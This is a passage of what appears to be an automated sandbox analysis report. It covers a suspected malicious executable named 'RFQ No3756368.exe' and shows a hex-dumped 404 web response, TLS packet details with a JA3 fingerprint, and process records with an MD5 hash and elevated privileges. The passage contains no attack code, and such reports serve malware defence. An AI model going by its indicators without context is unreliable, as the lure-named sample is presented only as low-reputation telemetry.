73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jun 15, 2021 13:03:15.556330919 CEST	142.250.201.193	443	192.168.2.4	49755	CN=*.googleusercontent.com, O=Google LLC, L=Mountain View, ST=California, C=US CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Mon May 17 04:58:56 CEST 2021 Thu Jun 15 02:00:42 CEST 2017	Mon Aug 09 04:58:55 CEST 2021 Wed Dec 15 01:00:42 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		

Code Manipulations

Statistics

Behavior

System Behavior

Analysis Process: RFQ No3756368.exe PID: 6528 Parent PID: 6064

General

Start time:	13:02:05
Start date:	15/06/2021
Path:	C:\Users\user\Desktop\RFQ No3756368.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RFQ No3756368.exe'
Imagebase:	0x400000
File size:	143360 bytes
MD5 hash:	CE51F15D31008C3606729B00036FE841
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

Show Windows behavior

Analysis Process: RFQ No3756368.exe PID: 6824 Parent PID: 6528

General

Start time:	13:02:39
Start date:	15/06/2021
Path:	C:\Users\user\Desktop\RFQ No3756368.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\RFQ No3756368.exe'
Imagebase:	0x400000
File size:	143360 bytes
MD5 hash:	CE51F15D31008C3606729B00036FE841
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

